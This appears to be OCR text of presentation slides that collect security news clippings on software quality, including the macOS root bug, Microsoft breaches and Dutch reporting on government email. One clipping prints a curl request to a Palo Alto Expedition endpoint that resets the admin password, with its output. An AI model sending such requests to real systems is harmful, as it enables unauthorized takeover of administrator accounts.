kwetsbaar.

De Email Security Gateway is een product dat e-mailverkeer op malware, phishing en andere zaken controleert. De Amavis-virusscanner die op de gateway draait maakt gebruik van Spreadsheet::ParseExcel voor het scannen van Excel-bijlagen die via e-mail worden verstuurd. Een kwetsbaarheid in de library maakt het mogelijk voor een aanvaller om door middel van een malafide Excel-bijlage willekeurige code op de gateway uit te voeren.




Donderdag, 07:00

Ambtenaren gebruiken onveilig vergaderprogramma: 'Data waardevol voor spionnen'

De Nederlandse overheid is grootgebruiker van het videobelprogramma Webex. Uit Duits onderzoek blijkt dat dat programma niet zo veilig is als het belooft. Een journalist van de krant Die Zeit kon maandenlang gegevens verzamelen van tienduizenden videovergaderingen van overheidsfunctionarissen in heel Europa, ook van Nederlandse ministers. Tegen *Nieuwsuur* vertelt ze wat ze heeft ontdekt en waarom die data waardevol is voor spionnen of criminelen.

Voor vergaderingen op afstand gebruiken veel Nederlandse overheidsorganisaties het programma Webex, van de Amerikaanse techgigant Cisco. Het programma zou veiliger zijn dan andere populaire videobel-programma's als Zoom en Microsoft Teams. Toch lukte het Eva Wolfanger, techjournalist bij Die Zeit, maandenlang om informatie over tienduizenden Nederlandse vergaderingen te verzamelen. Waaronder ook vergaderingen van bewindslieden als demissionair ministers Hugo de Jonge en Dilan Yesilgöz.

274 **12 345 678**



MOTHER OF ALL BUGS —

macOS bug lets you log in as admin with no password required

Here's how to protect yourself until Apple patches bafflingly bad bug.

DAN GOODIN - 11/29/2017, 12:05 AM

```
users-Mac:FFBlog user$ dscl . -read /Users/root
AppleMetaNodeLocation: /Local/Default
GeneratedUID: FFFFEEEE-DDDD-CCCC-BBBB-AAAA00000000
NFSHomeDirectory: /var/root
Password: *
PrimaryGroupID: 0
RealName:
 System Administrator
RecordName:
 root
 BUILTIN\Local System
RecordType: dsRecTypeStandard:Users
SMBSID: S-1-5-18
UniqueID: 0
UserShell: /bin/sh
users-Mac:FFBlog user$ dscl . -read /Users/root
dsAttrTypeNative:_writers_passwd: root
dsAttrTypeNative:accountPolicyData:
 <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.
-1.0.dtd">
<plist version="1.0">
<dict>
        <key>failedLoginCount</key>
        <integer>0</integer>
```

System Preferences is trying to unlock Security & Privacy preferences.

Enter your password to allow this.

User Name: root

Password:


Allow apps downloaded from:

○ App Store


● App Store and identified developers

Palo Alto Networks: Leader in Cybersecurity Protection

by Zach Hanley | **Oct 9, 2024** | Attack Blogs, Attack Research, Disclosures



```
root@kali:~# curl -k 'https://10.0.40.64/OS/startup/restore/restoreAdmin.php'

✓       Connected successfully to the database
✓       Admin user found
✓       Admin password restored to:     'paloalto'
```



```
Connected successfully to the database
Admin user found
Admin password restored to:     'paloalto'
```

We counter this with the anti-phishing training


"Unfortunately we have fallen prey to the myth of techno exceptionalism. **We don't have a cyber security problem – we have a software quality problem**. We don't need more security products – **we need more secure products**."

Jen Easterly, Director of the US Cybersecurity and Infrastructure Security Agency

Let’s head to the cloud then?

Outlook Hack: Microsoft Reveals How a Crash Dump Led to a Major Security Breach

Sep 07, 2023 Newsroom Cyber Attack / Email Hacking




```
this Stop error screen,
screen appears again, follow
to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
For any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000E2 (0x00000000,0x00000000,0x00000000,0x00000000)

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance
```

Microsoft on Wednesday revealed that a China-based threat actor known as **Storm-0558** acquired the inactive consumer signing key to forge tokens and access Outlook by compromising an engineer's corporate account.

This enabled the adversary to access a debugging environment that contained information pertaining to a crash of the consumer signing system and steal the key. The system crash took place in April 2021.

Trending News



Microsoft Actions Following Attack by Nation State Actor Midnight Blizzard

/ By MSRC / January 19, 2024 / 2 min read

The Microsoft security team detected a nation-state attack on our corporate systems on January 12, 2024, and immediately activated our response process to investigate, disrupt malicious activity, mitigate the attack, and deny the threat actor further access. Microsoft has identified the threat actor as Midnight Blizzard, the Russian state-sponsored actor also known as Nobelium. As part of our ongoing commitment to responsible transparency as recently affirmed in our Secure Future Initiative (SFI), we are sharing this update.

Beginning in late November 2023, the threat actor used a password spray attack to compromise a legacy non-production test tenant account and gain a foothold, and then used the account's permissions to access a very small percentage of Microsoft corporate email accounts, including members of our senior leadership team and employees in our cybersecurity, legal, and other functions, and exfiltrated some emails and attached documents. The investigation indicates they were initially targeting email accounts for information related to Midnight Blizzard itself. We are in the process of notifying employees whose email was accessed.


The attack was not the result of a vulnerability in Microsoft products or services. To date, there is no evidence that the threat actor had any access to customer environments, production systems, source code, or AI systems. We will notify customers if any action is required.

Microsoft faulted for ‘cascade’ of failures in Chinese hack

The independent Cyber Safety Review Board’s report knocks the tech giant for shoddy cybersecurity practices, lax corporate culture and a deliberate lack of transparency

By Ellen Nakashima and Joseph Menn

Updated April 2, 2024 at 6:18 p.m. EDT | Published April 2, 2024 at 4:00 p.m. EDT



NOS Nieuws • Vrijdag 1 maart, 06:00


Amerikaanse overheid kan bij e-mail van Nederlandse overheden en kritieke bedrijven

Joost Schellevis
redacteur Tech

Nederlandse overheden, zogenoemde "vitale" bedrijven, scholen en in mindere mate zorginstellingen besteden hun maildiensten op grote schaal uit aan Amerikaanse bedrijven. Dat blijkt uit onderzoek van de NOS naar het cloudgebruik van ruim 20.000 bedrijven, organisaties en overheden.

De organisaties hebben hun eigen mailservers uitgezet en hun mail naar Microsoft en Google verplaatst. Hoewel de servers vaak in Nederland of elders in de EU staan, kan de Amerikaanse overheid daar toegang toe krijgen.

Microsoft heeft verreweg de meeste e-mail in handen: dat is bij zes op de tien organisaties zo. Daaronder ook e-mail van de Tweede Kamer, de Eerste Kamer, de Autoriteit Financiële Markten en de Nederlandse Zorgautoriteit.

